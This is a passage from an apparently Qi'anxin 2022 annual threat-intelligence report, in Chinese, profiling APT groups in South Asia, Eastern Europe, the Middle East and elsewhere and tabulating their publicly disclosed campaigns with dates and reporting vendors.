该组织投入攻击的 RAT 都是针对 Android 平台，我们将其使用的 Android 平台 RAT 命名为 VajraSpy。VajraSpy 支持间谍活动的所有经典功能，并将窃取到的数据存储到指定的谷歌云存储空间中。通过对该组织的攻击手法进行分析我们发现，该组织带有明显的军事情报窃取意图，擅长使用社交诱导投递和短信诱导投递进行攻击，攻击链中存在一些与肚脑虫 APT 组织相似的特征。

根据 2022 年全年公开报告显示，响尾蛇 APT 组织也保持着较高的活跃度，期间先后发起了针对巴基斯坦政府部门和电信部门的假冒“巴基斯坦政府内阁秘书处，内阁部门国家电信和信息技术安全委员会”的钓鱼攻击 [87]、利用巴基斯坦国庆作为诱饵的钓鱼活动 [92]、模仿巴基斯坦政府合法域的攻击活动 [100]、利用 WarHawk 后门攻击巴基斯坦国家电力监管局的活动 [115] 等。

下表总结了上述南亚地区 APT 组织在 2022 年的主要攻击活动。

组织名	活动描述	披露时间	披露机构
蔓灵花	隐藏在账单下的恶意——APT-C-08（蔓灵花）最新攻击活动简报 [84]	2022-01-10	360
摩诃草	Patchwork 利用钓鱼攻击投放 BADNEWS 木马新变种 [85]	2022-01-10	Malwarebytes
摩诃草	Patchwork APT 组织针对某医疗卫生机构相关人员与巴基斯坦国防官员攻击活动分析 [86]	2022-01-10	安恒
响尾蛇	SideWinder 假冒“巴基斯坦政府内阁”进行钓鱼活动 [87]	2022-01-18	深信服
肚脑虫	Donot 组织持续攻击南亚政府和军事组织 [88]	2022-01-18	ESET
SideCopy	“SideCopy”武器库更新：基于 Golang 的 Linux 窃密工具浮出水面 [89]	2022-01-19	奇安信
透明部落	Packer？对抗？“透明部落”正在寻求 CrimsonRAT 的新出路 [90]	2022-01-29	奇安信
透明部落	百密一疏，透明部落与 SideCopy 共用基础设施露出马脚 [91]	2022-02-17	奇安信
响尾蛇	南亚国家背景 APT 组织“响尾蛇”发起春季攻势 [92]	2022-02-18	绿盟
蔓灵花	疑似 BITTER APT 组织利用尼泊尔建军节相关诱饵攻击巴基斯坦政府及核能人员 [93]	2022-03-11	安恒
透明部落	Transparent Tribe 模仿军事国防组织的虚假域，以攻击印度官员 [94]	2022-03-30	Cisco
金刚象	来自南亚的金刚象组织 VajraEleph——针对巴基斯坦军方人员的网络间谍活动披露 [2]	2022-03-31	奇安信
蔓灵花	疑似蔓灵花组织通过巴基斯坦政府机构作为跳板攻击孟加拉国 [95]	2022-04-24	安恒
透明部落	“透明部落”利用走私情报相关诱饵针对印度的攻击活动分析 [96]	2022-04-29	奇安信
蔓灵花	推陈出新，蔓灵花组织攻击模块再升级 [97]	2022-05-05	微步在线
蔓灵花	BITTER 以新的恶意软件瞄准孟加拉国 [98]	2022-05-12	Cisco
响尾蛇	SideWinder 最新攻击活动使用全新的攻击方式和流程 [99]	2022-05-18	360
响尾蛇	SideWinder 组织模仿巴基斯坦政府合法域发起攻击 [100]	2022-06-01	Group-IB
摩诃草	摩诃草组织以巴基斯坦相关政府机构文件为诱饵的攻击活动分析 [101]	2022-06-01	奇安信
蔓灵花、响尾蛇、摩耶象	近期南亚地区 APT 组织攻击活动分析 [102]	2022-06-08	奇安信
透明部落	透明部落”组织伪装印度国防部邮件攻击 [103]	2022-06-21	360

▲ 表 3.10 2022 年南亚地区 APT 组织热点攻击活动 *1

组织名	活动描述	披露时间	披露机构
摩诃草	疑似摩诃草组织针对巴基斯坦的两起攻击行动 [104]	2022-06-30	瑞星
蔓灵花	Bitter APT 使用较新的恶意软件“Almond RAT”攻击孟加拉国 [105]	2022-07-04	Secuinfra
SideCopy	SideCopy 近期利用 LNK 文件针对印度地区的攻击活动 [106]	2022-07-12	安恒
透明部落	透明部落在最新活动中开始针对教育部门 [107]	2022-07-13	Cisco
响尾蛇	疑似 Sidewinder APT 成功对巴基斯坦军事目标进行网络攻击 [108]	2022-07-14	CheckPoint
透明部落	透明部落以“清洁运动”为主题对印度国防部下属企业发起钓鱼攻击 [109]	2022-07-25	安恒
蔓灵花	Bitter APT 组织使用“Dracarys”Android 间谍软件 [6]	2022-08-09	Cyble
肚脑虫	Donot 组织 YTY 框架最新变化分析 [110]	2022-08-11	Morphisec
摩诃草	南亚 Patchwork APT 组织新活动特点分析 [111]	2022-08-16	知道创宇
响尾蛇	响尾蛇（APT-Q-39）组织以巴基斯坦内政部文件为诱饵的攻击活动 [112]	2022-08-26	奇安信
蔓灵花	蔓灵花最新远控组件 wmRAT 分析 [113]	2022-08-29	360
响尾蛇	响尾蛇（SideWinder）近期攻击样本 [114]	2022-09-20	安恒
响尾蛇	APT 组织 SideWinder 利用 WarHawk 后门攻击巴基斯坦 [115]	2022-10-21	Zscaler
摩诃草	PatchWork 组织 Herbminister 行动武器库揭秘 [116]	2022-10-24	知道创宇
摩诃草	APT-Q-36：南亚摩诃草组织近期武器库迭代更新分析 [117]	2022-10-27	奇安信
摩诃草	白象 APT 组织利用 BADNEWS 木马攻击中国科研院校 [118]	2022-10-27	安天
透明部落	Transparent Tribe 组织利用新 TTP 和工具瞄准印度政府 [119]	2022-11-03	Zscaler
摩诃草	摩诃草组织再次袭击巴基斯坦 [120]	2022-11-23	360
响尾蛇	响尾蛇组织近期攻击活动简报 [121]	2022-12-15	奇安信
SideCopy	SideCopy 针对印度政府官员进行网络攻击 [122]	2022-12-22	Securonix
透明部落	APT-C-56（透明部落）利用外贸链接伪装文档攻击分析 [27]	2022-12-30	360

▲ 表 3.10 2022 年南亚地区 APT 组织热点攻击活动 *2

东欧地区的组织与行动
Eastern Europe

2022 年伊始，伴随着俄乌冲突爆发和恶化，东欧地区针对乌克兰国家的 APT 活动变得十分频繁，其中老牌 APT 组织 APT28、APT29、Gamaredon、Sandworm 悉数亮相，UAC-0056 和 UNC1151 等组织也在俄乌冲突期间表现得极为活跃。除了乌克兰，东欧地区的 APT 组织还把目光放在其他国家上，展开了不间断的网络间谍活动。表 3.11 为 2022 年东欧地区活跃的 APT 组织简介。

奇安信威胁情报中心

2013

APT29

最早活动时间：2008
公开披露时间：2013

APT29 组织的主要目标为西亚、中亚、东非和中东的政府部门和机构。其被认为在 2015 年夏季攻击了美国 DNC，近年来不断针对多国外交机构发起攻击

2014

APT28

最早活动时间：2004
公开披露时间：2014

APT28 组织历史活动非常频繁，主要针对政府，军事和安全组织，相关攻击覆盖 Windows、Linux、Mac、Android 和 iOS，其在 2016 年企图干扰美国大选，在 2022 年上半年被披露发动了针对美国国防承包商的攻击，俄乌冲突中多次向乌克兰投放恶意软件

2014

Turla

最早活动时间：2007
公开披露时间：2014

该组织拥有非常复杂的 TTP，其受害者覆盖超过 45 个国家，常针对政府、大使馆、军事、教育、研究和制药公司实施鱼叉和水坑攻击

2015

Gamaredon

最早活动时间：2013
公开披露时间：2015

主要针对乌克兰执法部门、政府机构和军事力量进行间谍活动和情报收集等攻击。Operation Armageddon 行动与该组织有关，2022 年上半年频繁向乌克兰发起网络钓鱼攻击

2015

Sandworm

最早活动时间：2009
公开披露时间：2015

Sandworm 组织大约从 2009 年开始运营，主要针对与能源、工业控制系统、SCADA、政府和媒体相关领域的乌克兰实体，在 2022 年俄乌冲突中策划了针对乌克兰电网的攻击

2018

InvisiMole

最早活动时间：2013
公开披露时间：2018

InvisiMole 于 2018 年 6 月被国外安全厂商 ESET 披露，至少自 2013 年开始活跃。该组织和 Gamaredon 组织存在合作，曾发现 Gamaredon 的 .NET 下载器下载执行了 InvisiMole 的 TCP 下载器。

2018

Callisto

最早活动时间：2015
公开披露时间：2018

Callisto 组织攻击目标包括欧洲和南高加索的军事人员、政府官员、智囊团和记者，主要收集与东欧和南高加索地区的外交和安全政策有关的情报。

2020

UNC1151

最早活动时间：2017
公开披露时间：2020

该 APT 组织据称与“Ghostwriter”攻击活动相关，对包括立陶宛、拉脱维亚和波兰等北约相关国家实施网络钓鱼攻击

2022

UAC-0056


最早活动时间：2020
公开披露时间：2022

又名 Lorec53（中文名称：洛瑞熊），该组织最早的攻击活动可以追溯到 2020 年 6 月，主要以乌克兰、格鲁吉亚为目标，其攻击活动带有明显的政治意图

▲ 表 3.11 2022 年东欧地区活跃 APT 组织

总览 2022 年东欧地区所发生的攻击活动，鱼叉式钓鱼邮件的攻击方式仍然是东欧地区 APT 组织常用的一种攻击手段，在俄乌冲突中 Gamaredon、UAC-0056 频繁对乌克兰相关组织机构发起网络钓鱼攻击，APT28、APT29、Turla、UNC1151 的钓鱼攻击目标还涉及到东欧其他国家和欧盟北约的成员国，并且这些组织所采取的攻击方式和攻击技术在这期间也在不断改进优化，例如 APT29 借助合法的网络服务创建 C&C 信道 [143,146]，以绕过流量检测并增加攻击活动的隐蔽性。

2022 年 7 月，奇安信威胁情报中心红雨滴团队在日常的威胁狩猎中捕获到 EnvyScout 攻击样本 [153]，该样本释放的 ISO 文件中包含 LNK 文件以及设置了文件隐藏属性的 PE 文件，LNK 文件启动其中的正常 EXE，进而以侧加载方式执行恶意 DLL。恶意 DLL 利用团队协作通信服务 Slack 作为 C&C 信道，获取后续载荷并执行。在进行溯源分析后，我们确定此活动是 APT29 以 COVID-19 疫苗接种为诱饵针对意大利的定向攻击，并且攻击活动至少于 6 月中旬发起。此次活动的完整攻击流程如下：



▲ 图 3.12 APT29 滥用 Slack 服务针对意大利的攻击流程 [153]

在 2022 年期间，Gamaredon 组织以乌克兰政府、军队、非政府组织、司法机构以及非营利组织等为目标先后发起了针对乌克兰卢甘斯克地区的网络钓鱼活动 [132]、利用乌克兰战争为主题的网络钓鱼活动 [139]、以“前线武装、占领区相关管理人员的奖赏补贴和管理费用的预算账单说明”为主题的针对乌克兰的攻击活动 [145]、利用开源 DDoS 木马程序“LOIC”的 DDoS 攻击活动 [149]、对北约成员国某大型炼油公司的入侵活动 [162] 等。在 Gamaredon 组织历次的活动中，我们观察到该组织在攻击活动中对自身攻击武器不断进行优化和升级，同时也提高了攻击活动的频率。

Sandworm 组织被认为是 Cyclops Blink 恶意软件的幕后黑手 [129]，该恶意软件可以利用 SOHO 网络设备创建僵尸网络。2022 年 4 月，乌克兰计算机应急响应小组 (CERT-UA) 和 ESET 联合披露了该组织计

划针对乌克兰电网的攻击 [32]，在此次攻击中出现的针对电力工控系统的恶意软件 Industroyer2 是 Sandworm 组织在 2016 攻击乌克兰电力系统时使用的 Industroyer 的变种，同时该组织还计划使用 CaddyWiper 和 Linux/Solaris 平台的数据擦除软件让受感染的系统难以恢复。

奇安信威胁情报中心整理了 2022 年东欧地区 APT 组织热点攻击活动，如下表所示：

组织名	活动描述	披露时间	披露机构
APT28	疑似 APT28 利用 CVE-2021-40444 漏洞针对西亚和东欧高级政府官员的网络间谍活动 [123]	2022-01-25	trellix
APT29	APT29 在 StellarParticle 活动中使用的新策略和技术 [124]	2022-01-27	CrowdStrike
Gamaredon	Gamaredon 持续对乌克兰进行网络间谍攻击 [125]	2022-01-31	Symantec
Gamaredon	Gamaredon 针对乌克兰组织的攻击活动 [126]	2022-02-04	Microsoft
UAC-0056	APT 组织 LOREC53（洛瑞熊）近期针对乌克兰的大规模网络攻击活动 [127]	2022-02-16	绿盟
APT28	APT28 针对美国国防承包商发起攻击 [128]	2022-02-16	CISA
Sandworm	Cyclops Blink 恶意软件与 Sandworm 组织有关 [129]	2022-02-23	CISA
UAC-0056	UAC-0056 针对乌克兰的组织发起鱼叉式网络钓鱼攻击 [130]	2022-02-25	PaloAlto Networks
Gamaredon, UAC-0056	俄乌战争中的网络攻击部队行为分析 [131]	2022-02-26	知道创宇
Gamaredon	APT 组织 Gamaredon 近期在乌克兰卢甘斯克地区的网络钓鱼活动 [132]	2022-02-28	绿盟
Turla	寻找在野的 Penquin 样本 [133]	2022-02-28	lab52.io
UNC1151	Asylum Ambuscade：针对管理乌克兰难民后勤的欧洲官员的网络钓鱼活动 [134]	2022-03-01	Proofpoint
UNC1151	疑似 APT 组织 UNC1151 针对乌克兰等国的攻击活动分析 [135]	2022-03-14	奇安信
Gamaredon	APT-C-53（Gamaredon）在近期攻击中的新变化 [136]	2022-03-18	360
InvisiMole	InvisiMole 组织针对乌克兰国家机构发起鱼叉式钓鱼攻击 [137]	2022-03-22	securityaffairs.co
UAC-0056	UAC-0056 针对乌克兰实体的新活动分析 [138]	2022-04-01	Malwarebytes
Turla	Process Manager：与 Turla APT 组织有关的 Android 恶意软件 [3]	2022-04-01	lab52.io
Gamaredon	乌克兰发现与 Gamaredon 组织有关的网络钓鱼攻击活动 [139]	2022-04-04	CERT-UA
Sandworm	Sandworm 组织试图攻击乌克兰能源供应商 [32]	2022-04-12	ESET
APT29	APT29 针对以色列大使馆的恶意文档 [140]	2022-04-18	InQuest

▲ 表 3.13 2022 年东欧地区 APT 组织热点攻击活动 *1

组织名	活动描述	披露时间	披露机构
Gamaredon	Gamaredon 继续针对乌克兰进行网络间谍活动 [141]	2022-04-20	Symantec
UAC-0056	UAC-0056 使用的 Elephant 攻击框架分析 [142]	2022-04-25	Bitdefender
APT29	APT29 在网络钓鱼攻击活动中利用 Trello 服务 [143]	2022-04-28	Mandiant
APT28	APT28 使用 CredoMap_v2 恶意软件攻击乌克兰 [144]	2022-05-06	CERT-UA
Gamaredon	Gamaredon 钓鱼样本分析 [145]	2022-05-10	安恒
APT29	在针对欧洲的攻击活动中使用 Dropbox 服务 [146]	2022-05-13	DuskRise Inc
Sandworm	Sandworm 使用新版 ArguePatch 攻击乌克兰目标 [147]	2022-05-20	ESET
Turla	Turla 组织在东欧实施的新的网络间谍活动 [14]	2022-05-23	sekoia
Gamaredon	Gamaredon APT 近期攻击活动分析 [148]	2022-05-26	安恒
Gamaredon	APT-C-53（Gamaredon）新一轮 DDoS 攻击任务分析 [149]	2022-05-26	360
APT28	APT28 利用对核战争的恐惧在乌克兰传播 Follina 漏洞 (CVE-2022-30190) 利用文档 [150]	2022-06-13	Malwarebytes
Gamaredon	GlowSand: Gamaredon 攻击样本分析 [151]	2022-06-27	InQuest
UAC-0056	UAC-0056 在其最新活动中继续以乌克兰为目标 [152]	2022-07-13	Malwarebytes
APT29	APT29 滥用 Slack 服务攻击意大利 [153]	2022-07-18	奇安信
Turla,UNC1151,Callisto	近期东欧的网络攻击活动 [154]	2022-07-19	Google
Gamaredon	APT 组织 GAMAREDON 在近期加紧对乌克兰的网络攻势 [155]	2022-07-29	绿盟
APT29	APT29 针对 Microsoft 365 的新策略 [156]	2022-08-18	Mandiant
Gamaredon	APT 组织 Gamaredon 针对乌克兰政府开展间谍攻击 [157]	2022-09-15	Cisco
Sandworm	Sandworm 组织伪装成电信公司攻击乌克兰实体 [158]	2022-09-19	Recorded Future
APT28	APT28 组织利用 PowerPoint 中的鼠标移动事件投递 Graphite 植入物 [159]	2022-09-23	Cluster25
Sandworm	疑似 Sandworm 组织利用 RansomBoggs 勒索软件攻击乌克兰 [160]	2022-11-25	ESET
APT28	Fancy Bear 渗透美国卫星网络 [161]	2022-12-16	CyberScoop
Gamaredon	Gamaredon 试图入侵北约的大型炼油公司 [162]	2022-12-20	PaloAlto Networks

▲ 表 3.13 2022 年东欧地区 APT 组织热点攻击活动 *2

中东地区的组织与行动
Middle East

几个世纪以来，中东地区一直处于意识形态冲突的中心，由于动荡不安的政治局势，中东地区的网络攻击活动十分频繁，涉及的 APT 组织众多，攻击目标也极具复杂性。地区主要强国激烈地争夺地缘资本、经济利益和权力地位，使该地区充满了各种疑似政府背景的情报监控和网络间谍活动。奇安信威胁情报中心通过对中东地区复杂的网络攻击活动进行长期追踪和挖掘，率先披露过该地区的多个 APT 组织。

中东 APT 组织	攻击能力
MuddyWater	+
APT34/ OilRig	++
APT33	++
FruityArmor	++
SandCat	++
黄金鼠	+
利刃鹰	+
诺崇狮	+
双尾蝎	+

2013

月光鼠

最早活动时间：2012
公开披露时间：2013

月光鼠组织经常以时事热点制作鱼叉邮件，通过携带的恶意文档传播恶意软件，此外该组织还会将恶意软件包装在安卓应用中进行传播

2015

双尾蝎

最早活动时间：2011
公开披露时间：2015

双尾蝎组织攻击范围主要为中东地区，其针对 Windows 和 Android 双平台采取鱼叉或水坑等攻击方式配合社会工程学手段进行渗透，向政府、金融、媒体、能源、军事等特定目标人群进行攻击

2016

PROMETHIUM

最早活动时间：2012
公开披露时间：2016

PROMETHIUM 组织拥有复杂的模块化攻击武器库与丰富的网络资源，具备 0day 漏洞作战能力，拥有 Windows、Android 双平台攻击武器

2016

APT34

最早活动时间：2014
公开披露时间：2016

APT34 主要针对中东地区实施攻击，攻击目标包括金融、政府、能源、化工和电信等行业。

2017

APT33

最早活动时间：2013
公开披露时间：2017

APT33 是 FireEye 披露的 APT 组织，攻击目标包括美国、沙特阿拉伯和韩国，主要针对航空和能源领域实施攻击活动

2017

MuddyWater

最早活动时间：2017
公开披露时间：2017

主要针对中东实施网络间谍活动，也针对欧洲和北美国家。其攻击目标包括电信、政府 (IT 服务) 和石油部门。主要使用基于 PowerShell 的初始阶段后门，也被称为 POWERSTATS

2018

APT35

最早活动时间：2014
公开披露时间：2018

APT35 是 FireEye 于 2018 年披露的 APT 组织，也被称为 Newscaster Team。该组织通常针对美国和中东的军事、外交和政府人员、媒体组织、能源和国防工业基地 (DIB) 以及工程、商业服务和电信部门进行攻击活动。

2019

Lyceum

最早活动时间：2018
公开披露时间：2019


Secureworks 披露的一个针对 ICS 的攻击团伙，其主要针对关键基础设施，包括石油和天然气以及可能的电信基础设施。其最早可能在 2018 年 4 月开始活动。

▲ 表 3.14 2022 年中东地区活跃 APT 组织

2022 年 1 月 12 日，美国网络司令部在其官网上公开发文披露 MuddyWater 在针对全球的网络攻击活动中使用了多个开源工具，并确认 MuddyWater 组织隶属于中东某国家情报与安全部 (MOIS)[163]，并在恶意软件分析服务平台 Virustotal 上披露了 MuddyWater 组织 PowGoop 的变种木马。与此同时，红雨滴团队通过该开源情报，还原了整个攻击链，并对 PowGoop 变种木马进行了详细分析。

在 2021 年我们曾披露过 PROMETHIUM 组织伪造 NotePad++ 安装包进行攻击的案例。在此之后该组织似乎沉寂下去，直到 2022 年 3 月，我们才又发现攻击者换汤不换药，改为使用捆绑后的 WinRar.exe 安装包进行攻击的活动迹象[164]。

Lyceum 组织最早由 Secureworks 于 2019 年公开披露并命名，是一个很少被曝光的组织，其攻击目标常常是中东地区的石油和天然气公司。我们对 Lyceum 组织的追踪中发现其使用新的 TTP 针对能源目标，在《瞄准能源企业：Lyceum 组织以军事热点事件为诱饵针对中东地区的定向攻击》[165] 一文中详细分析了该组织的相关攻击，通过诱骗受害者点击弹框下载 docm 文件或者伪装的 SCR 屏幕保护程序。



▲ 图 3.15 Lyceum 组织攻击流程

其他 APT 组织如双尾蝎、月光鼠、APT34、APT35 等依旧是中东地区比较活跃的组织。与以往不同的是，这些组织在专注于借助鱼叉钓鱼邮件、水坑攻击、社工等方式建立攻击立足点的同时，还大力发展对已知漏洞的利用能力。在 2022 年度的攻击活动中，常常能看到这些组织使用 Log4j 漏洞、VMware RCE 漏洞、Exchange RCE 漏洞等对攻击目标进行渗透。结合公开情报，我们整理了 2022 年中东地区主要攻击活动如下表所示。

组织名	活动描述	披露时间	披露机构
APT35	APT35 利用 Log4j 漏洞分发新的模块化 PowerShell 工具包 [166]	2022/1/11	checkpoint
MuddyWater	MuddyWater 近期攻击活动 [167]	2022/1/12	SentinelOne
MuddyWater	继美国网络司令部披露后：MuddyWater 近期攻击活动总结 [168]	2022/1/17	奇安信
月光鼠	Molerats APT 针对中东用户的新间谍攻击 [17]	2022/1/20	zscaler
月光鼠	与 Molerats APT 有关的 IP 地址的分析 [169]	2022/1/26	cymru
MuddyWater	中东 APT 组织 MuddyWater 通过恶意 PDF、可执行文件针对土耳其用户 [170]	2022/1/31	Cisco
APT35	APT35 使用名为 PowerLess 的新 PowerShell 后门 [171]	2022/2/1	cybereason
双尾蝎	AridViper APT 以新一波以政治为主题的网络钓鱼攻击、恶意软件针对巴勒斯坦 [172]	2022/2/2	Cisco
月光鼠	Molerats 使用新恶意软件针对中东政府、外交以及航空实体 [173]	2022/2/8	proofpoint
月光鼠	中东持续活跃的威胁：月光鼠组织借助云服务展开间谍攻击 [174]	2022/2/16	微步在线
MuddyWater	MuddyWater 在网络间谍活动中使用 Telegram 恶意软件 [175]	2022/2/24	Mandiant
MuddyWater	MuddyWater 针对全球政府和商业网络的网络行动 [176]	2022/2/24	CISA
MuddyWater	与 MuddyWater 有关的子组织攻击土耳其和其他亚洲国家 [177]	2022/3/10	Cisco
APT35	APT35 使用 ProxyShell 自动化初始访问 [178]	2022/3/21	DFIR report
PROMETHIUM	赛博空间的魔眼 (续)：PROMETHIUM 伪装为 WinRar.exe 的攻击活动分析 [164]	2022/3/21	奇安信
APT35	APT35 利用 VMware RCE 漏洞安装后门 [179]	2022/3/22	Morphisec
双尾蝎	针对以色列官员的 APT-C-23 活动 [180]	2022/4/6	cybereason
APT34	使用新的 Saitama 后门针对约旦政府 [181]	2022/5/10	Malwarebytes
Lyceum	Lyceum 组织针对高科技芯片行业攻击活动的简要分析 [182]	2022/5/10	360
Lyceum	Lyceum .NET DNS 后门 [34]	2022/6/9	zscaler
双尾蝎	游走于中东的魅影 -APT 组织 AridViper 近期攻击活动分析 [183]	2022/6/15	安恒
MuddyWater	MuddyWater 组织持续攻击中东地区 [184]	2022/6/21	S2 Grupo
Lyceum	瞄准能源企业：Lyceum 组织以军事热点事件为诱饵针对中东地区的定向攻击 [165]	2022/6/22	奇安信
双尾蝎	APT-C-23（双尾蝎）组织伪装 Threema 通讯软件攻击分析 [185]	2022/7/6	360
APT35	深入了解 APT35[186]	2022/9/27	Avertium
MuddyWater	新的 MuddyWater 威胁 [187]	2022/12/9	Deep Instinct
双尾蝎	双尾蝎新型移动端恶意软件揭秘 [11]	2022/12/23	奇安信

▲ 表 3.16 2022 年中东地区 APT 组织热点攻击活动

其他地区的组织与行动
Other Areas in the World

2022 年全球安全厂商披露出多个具有高级攻击技术、并在本年度持续活跃的 APT 组织，以及以经济为目的的网络犯罪组织 Hive0117 和网络军火商 KNOTWEED，奇安信威胁情报中心整理上述组织的相关简介，如下表所示。

组织名称	最早活动时间	公开披露时间	组织简介
TA4563	2021	2022	该攻击组织最早的攻击活动可以追溯到 2021 年 12 月。主要针对欧洲金融和投资实体目标等进行攻击活动 [188]。
POLONIUM	2022	2022	该攻击组织最早的攻击活动可以追溯到 2022 年。疑似来自地中海东岸，主要针对以色列的关键制造业、信息技术、交通系统、国防工业基地、政府机构和服务目标等进行攻击活动 [189]。
MURENSHARK	2021	2022	该攻击组织最早的攻击活动可以追溯到 2021 年 4 月。来源未知，主要针对土耳其，北塞浦路斯的高校、研究所和军队目标等进行攻击活动。其使用 NiceRender 生成的恶意文档投递 LetMeOut 木马 [24]。
Kasablanka	2021	2021	通过 PDF 文诱饵文档和网站对金融、政府组织进行网络钓鱼，主要进行信息收集和间谍活动，其具备 Windows 和 Android 平台的恶意攻击能力 [190]。
Hive0117	2022	2022	疑似来自东欧地区的出于经济动机的网络犯罪组织，主要针对立陶宛、爱沙尼亚和俄罗斯电信、电子和工业部门的用户 [191]。
KNOTWEED	2021	2022	来自欧洲某国的网络军火商，善于利用 0day 进行网络攻击活动 [192]。
TA2541	2017	2022	TA2541 是一个网络犯罪组织，主要针对航空、航天、运输和国防等行业，攻击目标集中在北美、欧洲和中东，诱饵消息几乎都是英文的。
Cunning Kitten	2021	2022	疑似中东地区的 APT 组织，主要进行信息窃取和间谍活动，其攻击目标聚焦于世界各地的使用波斯语的相关人士。鱼叉式邮件钓鱼是 Cunning Kitten 主要攻击方式，并且 Cunning Kitten 有能力跟进发布的最新漏洞 PoC，将其用于攻击。

▲ 表 3.17 2022 年其他地区活跃 APT 组织 *1


组织名称	最早活动时间	公开披露时间	组织简介
UNC3890	2020	2022	该攻击组织疑似来自中东，主要针对以色列的航运、政府、能源和医疗保健目标等进行攻击活动。其攻击后投递 SUGARUSH/SUGARUSH 后门。
worok	2020	2022	疑似来自中东地区的 APT 组织，主要针对亚洲、非洲的政府、能源目标等进行攻击活动。其攻击后投递 CLRLoad/PowHeartBeat/PNGLoad 三种类型的攻击样本。
Metador	2021	2022	主要针对中东，非洲的电信、互联网服务提供商和大学目标等进行攻击活动。其攻击后投递 metaMain/Mafalda 攻击样本。
UNC4034	2022	2022	疑似来自东亚地区，主要发布虚假工作机会，并通过 whatsapp 和受害者联系后诱骗其下载恶意 ISO 镜像。其攻击后投递 AIRDRY 木马。
UNC4166	2022	2022	来源未知，主要针对乌克兰政府进行攻击钓鱼活动。投递恶意的 Windows 安装 ISO，并最终下载木马 STOWAWAY, BEACON, SPAREPART。
